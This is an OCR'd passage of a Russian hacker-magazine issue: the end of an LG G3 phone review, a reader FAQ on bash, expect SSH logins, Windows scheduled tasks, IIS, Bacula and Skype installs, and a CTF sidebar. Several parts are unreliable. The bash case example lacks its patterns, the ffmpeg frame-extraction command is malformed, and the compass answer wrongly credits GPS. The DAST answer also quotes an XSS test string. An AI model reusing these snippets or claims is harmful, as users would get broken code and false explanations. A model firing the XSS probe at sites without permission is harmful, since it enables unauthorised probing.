Основная камера оснащена усовершенствованной оптической стабилизацией изображения, сдвоенной вспышкой, позволяющей более точно передавать баланс белого по сравнению с одинарным светодиодом, диафрагмой f/2.0 и инновационной системой лазерной фокусировки. Похожая система применяется в профессиональных зеркальных фотокамерах, когда расстояние до объекта замеряется по времени, которое затрачивает лазерный луч, чтобы дойти до объекта и, отразившись, вернуться. По словам разработчиков, на фокусировку требуется всего 276 мс.

Интерфейс упростили до минимума: помимо кнопки снимка и начала записи видео, имеются клавиша переключения режима вспышки, смены камеры, выбор режима («Авто», «Волшебный фокус», «Панорама» и «Двойной») и иконка настроек, в которую включены смена разрешения снимка и видеофайла, настройка голосовых команд и режим HDR. Никаких настроек ISO, выдержки, баланса белого и так далее. При желании интерфейс можно и вовсе отключить и делать снимки простым тапом в любом месте экрана. Видео камера способна снимать в разрешении до 4K, а также имеется возможность делать видеоролики в замедленном режиме. При съемке видео работает следящий автофокус.

Качество как видео, так и снимков получается очень хорошее. Эффект «замыливания» слабо выражен, но и лишние шумы не появляются, даже в плохо освещенном помещении. Даже на дальних планах детали не сливаются, а уж переднние можно изучить во всех подробностях. Интересен режим






Рис. 4. Судя по тестам, производительность LG G3 даже ниже, чем у предшественника

Рис. 5. На LG G3 можно одновременно пользоваться галереей, картой и календарем

«Волшебный фокус» — благодаря ему можно менять объект, на котором нужно сфокусироваться уже на готовой фотографии, при этом остальные объекты будут слегка размыты. Серийная съемка запустится автоматически, если зажать кнопку съемки. Скорость высокая, и за один раз можно сделать до 99 кадров. У LG G3 прекрасно найден баланс между хорошей оптикой и качественной постобработкой, что дает право назвать камеру этого смартфона одной из лучших на данный момент и вполне способной заменить «мыльницу».

Отдельно хочется отметить мощный встроенный фоторедактор, в котором можно произвести автоматическое улучшение снимка, кадрировать изображение, изменить яркость, контраст, насыщенность, тени или цветовую температуру всего снимка или отдельных зон, а также наложить различные эффекты и фильтры.

АВТОНОМНОСТЬ

Огромный дисплей со столь же огромным разрешением необходимо хорошо питать. Этой работой в LG G3 занимается съемный Li-ion аккумулятор емкостью 3000 мА • ч. Разработчики утверждают, что в аппарате применен новый тип аккумулятора, в катоде которого металл заменен на графит, что должно компенсировать повышенные энергозатраты. На деле это не особо заметно, и «живет» гаджет меньше конкурентов. Быстрее всего (за три часа) батарею разряжают, естественно, 3D-игры, просмотра видео хватит на восемь часов, читать можно около десяти, но зато в режиме ожидания гаджет может протянуть неделю. Тем не менее при средней нагрузке аппарат спокойно доживает до вечера, а вот при очень интенсивном использовании может потребоваться подзарядка в течение дня. Неплохо работает режим энергосбережения, который может продлить срок жизни аппарата процентов на 25. При активации этой функции снижается яркость экрана, отключаются беспроводные модули, вибрация, автосинхронизация и индикатор. Обновленный AnTuTu Tester выдает 5626 «попугаев», что находится примерно на уровне Galaxy S4, хотя реально телефон работает поменьше. Наверное, все в смартфоне не может быть идеальным, нужно идти на компромиссы, и автономность является одним из них. LG G3 имеет встроенную возможность беспроводной зарядки. По проводу аппарат полностью заряжается за 2,5 ч, а по воздуху примерно за 4,5 ч.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Создавая свой флагман, компания LG действовала под лозунгом «Максимально умное и максимально простое в управлении устройство». Именно поэтому в новом флагмане множество Smart-функций и при этом предельно упрощенный

«плоский» дизайн интерфейса, который выражается в максимальной простоте цвета, форм и отсутствии лишних деталей. Данный стиль справедлив и для большинства предустановленных программ, которые при необходимости можно легко удалить из системы, не прибегая к «пляскам с бубном». Пользоваться интерфейсом довольно удобно, и, что самое главное, из-за отказа от чрезмерного украшательства он почти не лагает. Очень надеюсь, что слово «почти» уйдет с выходом новых прошивок. В основе ПО LG G3 лежит Android 4.4.2 KitKat. Не будем вдаваться в детали данной операционной системы, а рассмотрим лишь дополнительные фишки и вкусности, которыми порадовали нас разработчики.

Knock Code. Позволяет разблокировать телефон, введя комбинацию постукиваний по разным частям экрана, что заменяет цифровой и графический коды. Данное действие можно сделать на экране блокировки. Кроме этого, двойной тап в любом свободном месте экрана будит «выключенный экран» блокирует или разблокирует телефон до экрана блокировки.

Клавиши управления. LG G3 дает полную свободу по видоизменению клавиш управления: можно выбирать порядок следования, цвет, прозрачность, скрывать в играх, добавлять дополнительные кнопки и так далее. Например, можно перенести клавишу «Назад» поближе к твоему большому пальцу, чтобы было удобно работать одной рукой, а также вынести отдельно кнопку для скриншотов. Приятная мелочь: удержание клавиши «Список запущенных приложений» открывает меню.

Dual Window. Удержание кнопки «Назад» открывает меню с приложениями, которые можно запустить одновременно на экране. Здесь нужно перетащить один значок программы вверх, а другой вниз. Будут работать одновременно оба приложения, причем можно регулировать пространство, которое отводится под каждую из них. Среди доступных можно найти «СМС», «Браузер», «Карты», «Галерея», «YouTube», «Файловый менеджер» и другие.

QSlide. Кроме предыдущей функции, некоторые приложения, такие как «Калькулятор», «Календарь», «Видеопроигрыватель», можно запускать в небольшом окошке прямо поверх других приложений, перетаскивать их, изменять размер или прозрачность. Кроме того, при поступлении новой SMS выскакивает небольшое окошко, где можно прочитать сообщение и там же ответить без отрыва от программы, в которой происходит работа.

Клавиатура. В LG G3 установлена фирменная клавиатура с несколькими интересными особенностями. Например, ее можно сместить к левому или правому краю экрана для более удобного набора текста одной рукой, разделить пополам и отрегулировать высоту. На основную раскладку можно также добавить две клавиши со знаками препинания по своему усмотрению и выбрать одну из нескольких тем оформления. Естественно, присутствуют предпросмотр слов и набор свайпом.

Smart Notice. Генератор подсказок, отображаемый на рабочем столе. Утилита предупредит о возможной смене погоды в течение дня, напомнит перезвонить по пропущенным номерам, предложит добавить часто звонящих абонентов в список контактов, поздравит тебя, если ты сжег необходимую норму калорий, напомнит о дне рождения друзей и важных встречах.

LG Health и Smart Tips. Этим двум программам посвящен отдельный рабочий стол. Первая заботится о твоем здоровье, составляет программу тренировок и считает шаги, а вторая учит обращаться со всеми умными функциями телефона.

Жесты. Смартфон распознает движения в пространстве. Например, можно сделать селфи, запустив трёхсекундный обратный отчет простым сжатием ладони в кадре, ответить на вызов, поднеся телефон к уху, приглушить сигнал, подняв телефон со стола, или перевернуть аппарат, чтобы отключить музыку, видео или звук входящего вызова. Кроме того, LG G3 может следить за взглядом и не отключать экран, пока на него смотрят.

QuickMemo+. Данная утилита запускается при удерживании кнопки увеличения громкости, а также есть возможность вынести ее к основным кнопкам Android. Она позволяет создавать текстовые и графические заметки на чистом листе или на скриншоте экрана.

Quick Remote. Многофункциональный пульт для управления домашней техникой, подходит для большинства приборов, оборудованных приемником ИК-сигналов. Можно настроить утилиту, чтобы она отображалась на экране блокировки.

Kill Switch. Позволяет удаленно заблокировать смартфон в случае кражи и стирать содержащуюся на LG G3 личную информацию, предварительно зарегистрировав смартфон на сайте производителя.



Рис. 6. **Умный чехол Quick Circle не только защитит твой смартфон, но и добавит интересные возможности**

ЧЕХОЛ QUICK CIRCLE

Вместе с LG G3 на рынке появился и очень интересный аксессуар, разработанный специально под него, — умный чехол Quick Circle. Последний представляет собой пластиково-полиуретановый футляр с откидной крышкой, круглым вырезом на ней, отделанный изнутри мягким материалом. Есть две модели: с поддержкой беспроводной зарядки и без нее, при этом первая устанавливается вместо задней крышки, а вторая — поверх нее.


Естественно, при открытии чехла происходит разблокировка устройства, но наиболее интересен нам именно этот круглый вырез. Благодаря возможности разблокировать экран постукиванием достаточно дважды тапнуть в это окно, чтобы показать часы или погоду. Если же провести после этого по экрану свайпом, то появится дополнительное меню для выбора из шести приложений. Прямо в окошке можно запустить музыку, камеру, посмотреть количество пройденных шагов, новые сообщения, пропущенные звонки, настройки и так далее. Уже доступно с десяток утилит, а поскольку система открыта для разработчиков, то список функций будет только расширяться.

ВЫВОД

Если раньше компания LG была в роли догоняющей, то с выходом G2 эта ситуация начала меняться, а теперь изменилась окончательно. В LG G3 компания смогла уместить огромный 5,5-дюймовый экран с небывалым 2K-разрешением в корпус от 5-дюймового устройства, снабдив его металлическим дизайном и при этом оставив пластиковым со съемной крышкой. Внутри стоит самое современное на данный момент железо, которое заставляет работать без тормозов любые игры. Основная камера делает потрясающие снимки с мгновенной фокусировкой и оптической стабилизацией, а фронтальная идеальна для селфи. В LG учли ошибки в оформлении и сделали новый интерфейс аккуратным и простым, при этом снабдив его широкими возможностями кастомизации и умными технологиями. При этом, конечно, есть некоторые недочеты вроде отсутствия влагозащиты, микроподлагиваний интерфейса, не самой высокой автономности или потери сигнала сети, но большинство из них уйдет с выходом новых прошивок.

Новый LG G3 получился продуманным и доведенным до ума и предлагает практически бескомпромиссные на данный момент решения в области дизайна, железа и умных функций. Да, и цена в 27 тысяч рублей вполне адекватна и непременно понизится в ближайшие месяцы.





Алексей «Zemond» Панкратов
3em0nd@gmail.com

FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q **У меня нет необходимости делать архивную копию всей системы, поэтому я веду архив на двух флешках. Их объемы в 64 Гб меня вполне устраивают. Однако данные становятся все более и более разнообразными, и, чтобы избежать ошибок разрушения архивных данных при копировании их из архива и иметь возможность его пополнять (то есть, по сути, работать с моим архивом), я собираюсь защитить флешки режимами «только чтение» и «чтение и запись». Подскажи: как это можно сделать? Использую ОС Windows и Linux.**

A Вопрос довольно интересный. Здесь есть несколько вариантов, имеющих свои плюсы и минусы. Начнем с самого простого. Для защиты от записи можно использовать тулзу fsutil. Суть ее проста. На флешке определяется свободное пространство и целиком заполняется. В итоге на ней просто нет места и файлы записывать некуда. Но есть и минус: некоторые вирусы пишут себя с заменой оригинала такого же размера, что может привести к плачевным результатам. Другой вариант — поставить пароль на доступ к флешке, зашифровать. Но и тут есть как преимущества, так и недостатки. Из последних — сбой по питанию может вывести из строя шифрованный контейнер, что окончательно убьет всю информацию. Также шифрование весьма негативно сказывается на сроке жизни флеш-накопителей. Последний вариант — это использование хардварного переключателя режима чтения и записи. Такой стоит на SD-картах памяти. При соответствующем навыке такой переключатель можно добавить и на обычную флешку. Что здесь выбрать, каждый решает сам, в зависимости от ценности информации и удобства пользования. Важно помнить только одно: никакой из способов не заменит полноценного бэкапа.

Q **Стоит убунта, с ядром 3.13, поставил на нее VirtualBox. В итоге он не работает. Его версия 4.12, ставил из репозитория дистрибутива. Вываливается ошибка kernel driver not installed. Что можно сделать?**

A Нужно поставить VirtualBox более новой версии с официального сайта. И поставить из deb-пакетов. Перед этим еще нужно не забыть удалить предыдущую версию из системы. Или сделать принтскрин с кодом ошибки и послать его Oracle вместе с описанием проблемы.

НАЛАЖИВАЕМ ДИАЛОГ

Полезный хинт

Q **Как сделать взаимодействие с пользователем через bash-скрипты?**

A Покажу несколько классных примеров, которые можно использовать в своих скриптах. Один из способов сообщить данные программе — указать при запуске в командной строке. Содержатся эти параметры в переменных с номерами, что логично. К примеру: $0 — имя скрипта, $1 — первый параметр, $2 — второй параметр, и далее в таком же духе. Также существуют две вспомогательные переменные: $# содержит количество переданных аргументов и $@ содержит все аргументы, переданные скрипту, разделенные пробелами. Этот блок кода выводит текст, соответствующий ответу пользователя (да или нет) на вопрос о завершении программы:

```
case "$perem" in
y|Y) echo "Ввели «y», едем дальше..."
   ;;
n|N) echo "Ввели «n», завершение программы..."
   ;;
exit 0
   ;;
echo "Действие по дефолту...";;
esac
```

Также интересно выглядят сообщения Fail/Ok, которые появляются справа под каждым действием скрипта:

```
SETCOLOR_SUCCESS="echo -en \\033[1;32m"
SETCOLOR_FAILURE="echo -en \\033[1;31m"
SETCOLOR_NORMAL="echo -en \\033[0;39m"

# Команда, к которой будут выведены наши сообщения
rm test_file
if [ $? -eq 0 ]; then
  $SETCOLOR_SUCCESS
echo -n "$(tput hpa $(tput cols))$(tput cub 6)[OK]"
  $SETCOLOR_NORMAL
echo
else
   $SETCOLOR_FAILURE
   echo -n "$(tput hpa $(tput cols))$(tput cub 6)[fail]"
   $SETCOLOR_NORMAL
   echo
fi
```

```
alex: bash
Файл  Правка  Вид  Закладки  Настройка  Справка
$ bash script
Удаляется файл...
rm: невозможно удалить «test_file»: Нет такого файла или каталога
                                                         [fail]
$ touch test_file
$ bash script
Удаляется файл...
                                                         [OK]
$
```


Пример взаимодействия

И на десерт — выбор ответа на примере select:

```
select item in "Xakep" "Mega Xakep"
do
  echo
  echo "You $item!"
  echo
  break
done
```

Q Окончательно решил перейти на линукс. Сам занимаюсь веб-разработкой и версткой. Если по программированию нашел подходящие аналоги, то вот с GIMP'ом никак не сдружусь. Мало того что интерфейс на английском, так еще этот многооконный режим выводит меня из состояния равновесия и убивает весь рабочий настрой. Как бы мне его привести в божеский вид и русифицировать?

A Для начала необходимо провести русификацию GIMP. Это совсем просто. Для этого выполни в терминале следующую команду:



GIMP

```
sudo apt-get install gimp-data↵
language-pack-gnome-ru-base↵
language-pack-gnome-ru
```

После этого нужно в настройках интерфейса сменить язык на русский. Теперь переходим к наиболее интересному — к изменениям самого редактора. Для этого я настоятельно рекомендую прочесть статью (bit.ly/1Afv1lM) и выполнить данные в ней рекомендации. Думаю, после этих нехитрых действий ты получишь удобный и радующий глаз рабочий инструмент.

Q Решил себе на старенький компьютер поставить USB-модем. Стоит на нем Win XP. После установки интернет-модема вылетел синий экран смерти с цифрами 0x00000044, как теперь быть с покупкой?

A Полное название данной ошибки — MULTIPLE_IRP_COMPLETE_REQUESTS, и появляется она при попытке драйвера завершить IRP, который уже завершен. В системе происходит следующее. Драйвер вызывает функцию IoCompleteRequest(), чтобы завершить IRP, но пакет уже завершен и вываливается в бсод. Данная бага весьма сложна в выявлении, так как драйвер, который пытается завершить собственный пакет дважды, чаще всего не является источником трабы. Наиболее распространенный вариант — когда два разных драйвера считают, что они рулят одним и тем же пакетом, и каждый пытается его завершить. Первый запрос успешно выполняется, а второй вызывает 0x00000044. Для решения данной ошибки нужно определить самого умного. Для этого нужно проанализировать дамп памяти. Сделать это можно, включив в настройках системы при краше записывать малый дамп памяти, после чего расшифровать его онлайн-сервисом, к примеру этим: bit.ly/1r0DeUl, или воспользоваться тулзой kdfe (bit.ly/1AY0ZmQ). Когда виновник найдется, его удалить или переустановить.

СИСТЕМА БЭКАПОВ


Когда много рабочих станций и серверов, хотелось бы найти какую-то хорошую систему для бэкапов данных, с должной защитой последних. Также хочется иметь возможность тонкой настройки и многоплатформенность. Какую систему можно использовать для этих целей?



1 Я рекомендую использовать open source проект Bacula. Bacula состоит из нескольких демонов, каждый из которых несет свою функциональную нагрузку. Скачать можно отсюда: bit.ly/1oA4URN. Система построена по технологии клиент-сервер и для передачи данных использует протокол TCP. Бэкапы создаются в собственном, полностью открытом формате. Bacula состоит из четырех основных элементов: Director Daemon, Storage Daemon, File Daemon и Bacula Console. Все эти элементы реализованы в виде самостоятельных приложений.

2 Director Daemon — это центральный элемент системы, управляющий ее остальными компонентами. Проще говоря, это диспетчер, который инициирует все процессы и отслеживает ход их выполнения. Storage Daemon — приложение, отвечающее за чтение/запись данных непосредственно на устройства хранения информации. File Daemon осуществляет обращение к резервируемым файлам и их дальнейшую передачу к SD. Также на стороне FD выполняется шифрование резервных копий, если это определено конфигурацией.

3 Bacula Console — интерфейс администратора системы. Также Bacula Console может быть расширена с помощью GUI. К примеру, Tray Monitor и Bat. Первая устанавливается на компьютере админа и осуществляет наблюдение за работой системы резервирования, а вторая обеспечивает возможность управления. Bacula Catalog — база данных, в которой хранятся сведения обо всех зарезервированных файлах и их местонахождении в резервных копиях. Каталог необходим для обеспечения эффективной адресации к требуемым файлам. Поддерживаются базы MySQL, PostgreSQL и SQLite.



4 Теперь о конфигурационных файлах демонов Bacula. Файлы конфигурации всех демонов Bacula состоят из описаний, так называемых ресурсов. Каждый из ресурсов характеризует определенный функционал демона. Более подробно можно прочесть в полной документации на сайте (blog.bacula.org/documentation/), где весьма полно описаны все возможности. Для использования уже готовых конфигов можно обратиться к ресурсу Вики (wiki.bacula.org/doku.php?id=sample_configs).

5 По защите информации система поддерживает следующее:

- Все сервисы авторизуются с использованием CRAM-MD5.
- Сервисы Director и Storage могут быть запущены от имени обычного пользователя.
- Сигнатуры MD5, SHA-1 для каждого файла в архиве.
- Контрольная сумма CRC для каждого блока, записанного на том (Volume).
- Использование ACL для управляющей консоли.
- Шифрование обмена с помощью TLS.
- Шифрование данных с помощью PKI.
- Проверка данных, похожая на систему обнаружения атак Tripwire.

Как видишь, система стоит того, чтобы ее изучить и использовать в своей работе.

Q В жизни каждого админа наступает период, когда хочется автоматизировать все по полному. Вот и до меня он докатился. Хочу наладить автоматизацию подключения по SSH, чтобы скрипт сам вводил пароли и отвечал на вопросы консоли. Каким инструментом это можно реализовать?

A Автоматизация — дело хорошее. Для этих целей тебе поможет expect. Это утилита, которая парсит потоковый вывод консольных программ и в ответ на них отправляет заранее предусмотренный ответ. Перейдем сразу к примеру:

```
#!/usr/bin/expect
spawn ssh <user_name>@server
expect "password:"
send "<pass>\r"
```

Как видишь, ничего сложного нет. В первой строке объявляем, что будет использоваться наша утилита. Затем задаем команду, в нашем случае это SSH. Ждем запрос пароля от консоли и в последней строке отправляем наш пароль. По подобному принципу можно писать и более сложную автоматизацию. Скажем, подключение по FTP или установку и настройку каких-либо консольных утилит.

Q Сижу разбираюсь в премудростях IIS. Никак не могу понять, что же такое пул в IIS, простыми словами. А из-за справки от MS в голове полный кавардак...

A Если совсем вкратце, то пул отделяет веб-приложения между собой по разным процессам. Скажем, у тебя есть два пула. На первом сидит один сайт, а на другом двадцать. Если сайт на первом пуле вызовет какую-то ошибку и пул рухнет (а такое бывает), то отвалится только один сайт, те двадцать он никак не затронет, потому что они отделены границами процесса от него. Соответственно, если ошибку и краш вызовет один из сайтов второго пула, уйдут в даун все сайты на пуле. Можно резюмировать. Все веб-приложения в пуле приложений выполняются одним и тем же рабочим процессом. Поскольку каждый рабочий процесс работает в качестве отдельного программного объекта, файла W3wp.exe, рабочий процесс, обслуживающий один пул приложений, изолирован от рабочих процессов, обслуживающих другой пул. Такая изоляция веб-приложений пулами улучшает их безопасность: уменьшается вероятность того, что одно приложение получит доступ к ресурсам другого. Более того, это разделение ограничивает веб-приложения одного пула от влияния находящихся на том же веб-сервере приложений из другого пула. Например, если одно веб-приложение не выполняется или использует слишком много ресурсов веб-сервера, то это не влияет на приложения в других пулах того же веб-сервера. Именно поэтому крупные проекты лучше всего сажать на отдельный пул.

Q Какие виды анализа кода существуют?

A Наиболее распространены DAST и SAST. О них и расскажу. DAST — динамический, иными словами требующий выполнения, анализ безопасности приложения без доступа к исходному коду и среде исполнения серверной части.

SAST — статический, или не требующий выполнения, анализ безопасности приложения, с доступом к исходному коду приложения серверных и клиентских частей. Первый — самый простой и распространенный способ поиска уязвимостей. Всякий раз, вставляя в каждое поле мудреную строку <script>alert('xss')</script>, именно DAST ты и применяешь. Также его модуль используется в таких сканерах, как Nessus, w3af и sqlmap. Из минусов можно отметить, что не все точки входа будут найдены и чем более серьезный проект и используемые им технологии, тем дольше процесс, причем в днях и неделях. Плюс КПД сканера стремится к нулю. По SAST можно отметить, что по его методам обнаружения уязвимостей формируется огромное количество ложных срабатываний. Цифры за 10к далеко не предел. Поэтому выбирать инструмент нужно с умом и не забывать, что сканер никогда не найдет того, что способен увидеть человек.

Q Захотелось рулить шедулером из командной строки. Как можно добавлять задания в таск шедулера через консоль... на винде?

A Для этого есть аж две команды, которые тебе помогут. Первая — at. Скажем, тебе нужно добавить таск, который будет выполняться каждый день в 2:00, тогда команда будет такой:

```
at 02:00 /every:su,m,t,w,th,f,s↵
"c:\Program\script.bat"
```

Для задач посложнее я советую воспользоваться schtasks. Для ознакомления со всеми возможностями данной утилиты выполняем стандартную команду:

```
schtasks /?
```

А для примера создадим таск, который будет выполняться каждые десять минут от имени системы (NT AUTHORITY\SYSTEM):

```
schtasks/create/sc minute/mo 10/tn↵
"Пример таска"/tr c:\Program\↵
script.bat /ru "System"
```

Q Стоит Linux Mint 15, на нем скайп, с версией 4.2. Все бы хорошо, но он неожиданно перестал работать... Говорит, ошибка соединения, никаких прокси или проблем со связью нет. Пробовал обновить пакет, но в репозиториях эта версия финальная. Что это и с чего бы вдруг скайп решил себя так повести?

A Скайп вышел уже версии 4.3. Поэтому, похоже, и проблемы с подключением. Хотя, надо сказать, такой баг встречается далеко не на всех машинах с подобными конфигурациями. С чем это связано, одним разработчикам известно. Но выход есть.

Для решения задачи нужно удалить старую версию, запустить из консоли:

```
sudo apt-get remove skype skype-↵
bin:i386 skype:i386
```

Теперь добавим репозиторий:


```
sudo add-apt-repository "deb↵
http://archive.canonical.com/↵
$(lsb_release -sc) partner"
```

Остается только поставить несколько необходимых пакетов:


```
sudo apt-get update
sudo apt-get install skype &&↵
sudo apt-get -f install
```

BORN TO FRAG

Есть ли смысл участвовать в различных CTF?



Конечно! Где же еще можно набраться опыта по взлому? Да еще и в режиме соревнования. И с разбором заданий (врайтапов) после проведения CTF. Также командный дух и захватывающие сюжеты игр прилагаются. Ну и не стоит забывать о призах для победителей. В рамках некоторых CTF попадаются даже задания по локпикингу, поиску полезной инфы в мусоре и прочее.



Многие CTF основаны на заданиях, которые в реальной жизни никогда не встретишь. Да, это прибавляет живости ума решать нестандартные задачи, но подобные скиллы весьма косвенно можно использовать в повседневности. Плюс многие CTF проходят в рамках пиара компании-организатора, что вносит определенный уклон, который может в корне не совпасть с твоей деятельностью.



CTF



Skype в Linux Mint 15

После этого скайп обновлен. Кстати, стоит отметить, что поддержки ALSA больше нет. Предлагается использовать PulseAudio. И если используется только ALSA, то смысла обновляться нет, звука не будет. Дистрибутива Ubuntu это не касается.

Q Всегда интересовало, как работает компас на андроид-девайсах. Можешь рассказать?

A Конечно! Принцип его работы довольно прост: он определяет, в какую сторону повернут мобильный телефон, и выдает данные на экран. Работает компас на базе GPS-навигатора, с помощью которого сигнал поступает на датчик, установленный в телефоне. Примерный алгоритм такой:

1. По сигналам со спутников снимаем показания координат приемника, в нашем случае телефона.
2. Отмечаем время, когда были определены координаты.
3. Делаем тайм-аут для более точного определения координат.
4. Повторяем пункты 1–3.
5. Решается навигационная задача: из полученных координат двух точек и размера временного интервала вычисляется вектор скорости движения, после чего, зная вектор, мы с легкостью получаем направление движения и скорость движения. Здесь стоит учесть, что, если стоять на одном месте, эти точки будут равны и определить направление будет весьма затруднительно. Даже при малом движении на карте будут две точки, которые придадут точность измерениям.

Q Какие есть утилиты нагрузочного тестирования сайта? Ну, кроме апачевского ab, конечно.

A Список здесь довольно внушительный. Есть и tsung (www.process-one.net/en/tsung/), и JMeter (jmeter.apache.org), и не менее интересный siege (freecode.com/projects/siege). Мне больше нравится именно последний. Siege имеет три основные модели работы: режим регрессионного тестирования, режим имитации интернета и режим грубой силы. Тулза считывает порцию линков из конфига и обращается к ним по очереди (режим регрессионного тестирования) или случайно (имитация интернета). Или же можно указать один-единственный адрес, к которому будут производиться все обращения. Утилита многоплатформенная, так что проблем с ее использованием быть не должно. Плюс имеет хороший ман на офсайте.

Q Появилась задача просмотреть логи IIS. Вроде просто, но столбцов много, а что они означают — не совсем понятно. Поможешь?

A Да! Смотри, там 15 столбцов, выкладываю названия на английском, с небольшими пояснениями для упрощения:

```
Client IP address — IP-адрес клиента
User name — пользователь
Date — дата
Time — время
Service and instance — инстанс/служба
  и образец (пример MSFTPSVC1 для FTP)
Server name — имя сервера
Server IP address — IP сервера
Time taken — время, затраченное
  на выполнение запроса
Client bytes sent — сколько байтов
  отправлено клиентом
Server bytes sent — сколько байтов
  отправлено сервером
Service status code — код статуса
  сервера, к примеру 200 OK
Windows status code — код состояния
Request type — тип запроса
Target of operation — таргет обращения
Parameters (the parameters that are
passed to a script) — параметры
```

В файле журнала значения всех полей заканчиваются запятой (,). Дефис печатается как прототип для полей, не имеющих допустимого значения.

Q Полтора года писал в свой блог по три статьи в день. Потом хостинг, на котором я его разместил, внезапно перестал работать. Бэкапы сайта я не делал и набирал текст прямо в админке. Как я могу вернуть свои статьи?

A Друг, я искренне завидую легкости, с которой ты относишься к жизни, и твоей феноменальной трудоспособности. Подобное пренебрежение резервным копированием вызывает неподдельное удивление. Видимо, зря мы извели столько бумаги и краски за полтора десятилетия его регулярной пропаганды. У твоей проблемы есть как минимум два возможных решения:

1. Ты можешь связаться с владельцем умершего хостинга, объяснить ситуацию и в приватном порядке попросить у него резерные копии содержимого серверов. У любого нормального провайдера они создаются хотя бы еженедельно.
2. Есть такой сервис — web.archive.org. На нем хранятся копии многих интернет-сайтов. Если твой блог прожил полтора года, то высока вероятность, что робот веб-архива уже успел добраться до него и ты сможешь найти несколько версий своего сайта за разные даты.

Q Мне нужно нарезать несколько сотен видео на отдельные кадры. Как я могу автоматизировать этот процесс?

A Просто! С помощью linux-утилиты FFmpeg:

```
ffmpeg -sexwithsnake.mpg  %.png
```

Данная команда нарежет видео на кадры и сохранит каждую картинку под номером, соответствующим номеру кадра.

Q Решил стать iOS-программистом, но душит жаба платить 100 долларов за регистрацию в App Store. Как распространять приложения, не пополняя карманы компании Apple?

A Я думаю, что все-таки лучше выкроить сотню баксов и выложить свои апы в официальный магазин. Если они представляют какую-нибудь практическую ценность, то деньги можно отбить довольно быстро. Но если расстаться с такой суммой твой бюджет не способен, то можно сделать так:

1. Разместить его в Cydia Store. Это неофициальный магазин iOS-приложений, откуда программы можно устанавливать на устройства, над которыми был произведен джейлбрейк.
2. Зарегистрировать аккаунт в App Store на студента (для этого нужна карта ISIC). Учащиеся освобождены от регистрационного взноса.


Q Мне 26, я специалист службы поддержки и очень хочу поменять профессию. Не устраивает зарплата. Подумываю стать программистом. Но все никак не решусь изучать кодинг, так как пока не понял, с чего начать.

A Мы всей редакцией думали над твоим вопросом, и каждый из нас пытался вспомнить, с чего он начинал изучать программирование. У всех это было лет 10–15 назад, в ранние школьные годы. И мы не знаем ни одного хорошего кодера, который начинал свой профессиональный путь позже совершеннолетия. Если в тебе до сих пор не проснулось неудовлетворимое желание писать код, то, скорее всего, это совсем не твое и лучше забыть об этой идее.

WWW 2.0

Сервис, упрощающий жизнь при подборе конфигурации нового ПК

01




PC PART PICKER (pcpartpicker.com)

→ PC Part Picker — это сервис для подбора конфигурации ПК. Во-первых, тут можно отфильтровать компоненты по совместимости. Например, если ты выбрал корпус формата Mini-ITX, то сервис автоматически уберет из выборки все материнские платы большего формата. Аналогично с блоками питания, сокетами и более тонкими вещами, вроде максимально допустимой высоты кулера. Во-вторых, PC Part Picker дает примерную оценку энергопотребления, что важно при выборе блока питания. Наконец, сервис позволяет публиковать получившуюся конфигурацию в удобном виде — например, на форумах энтузиастов, где пользователь может попросить других оценить получившуюся конфигурацию.

ENHANCED STEAM (www.enhancedsteam.com)

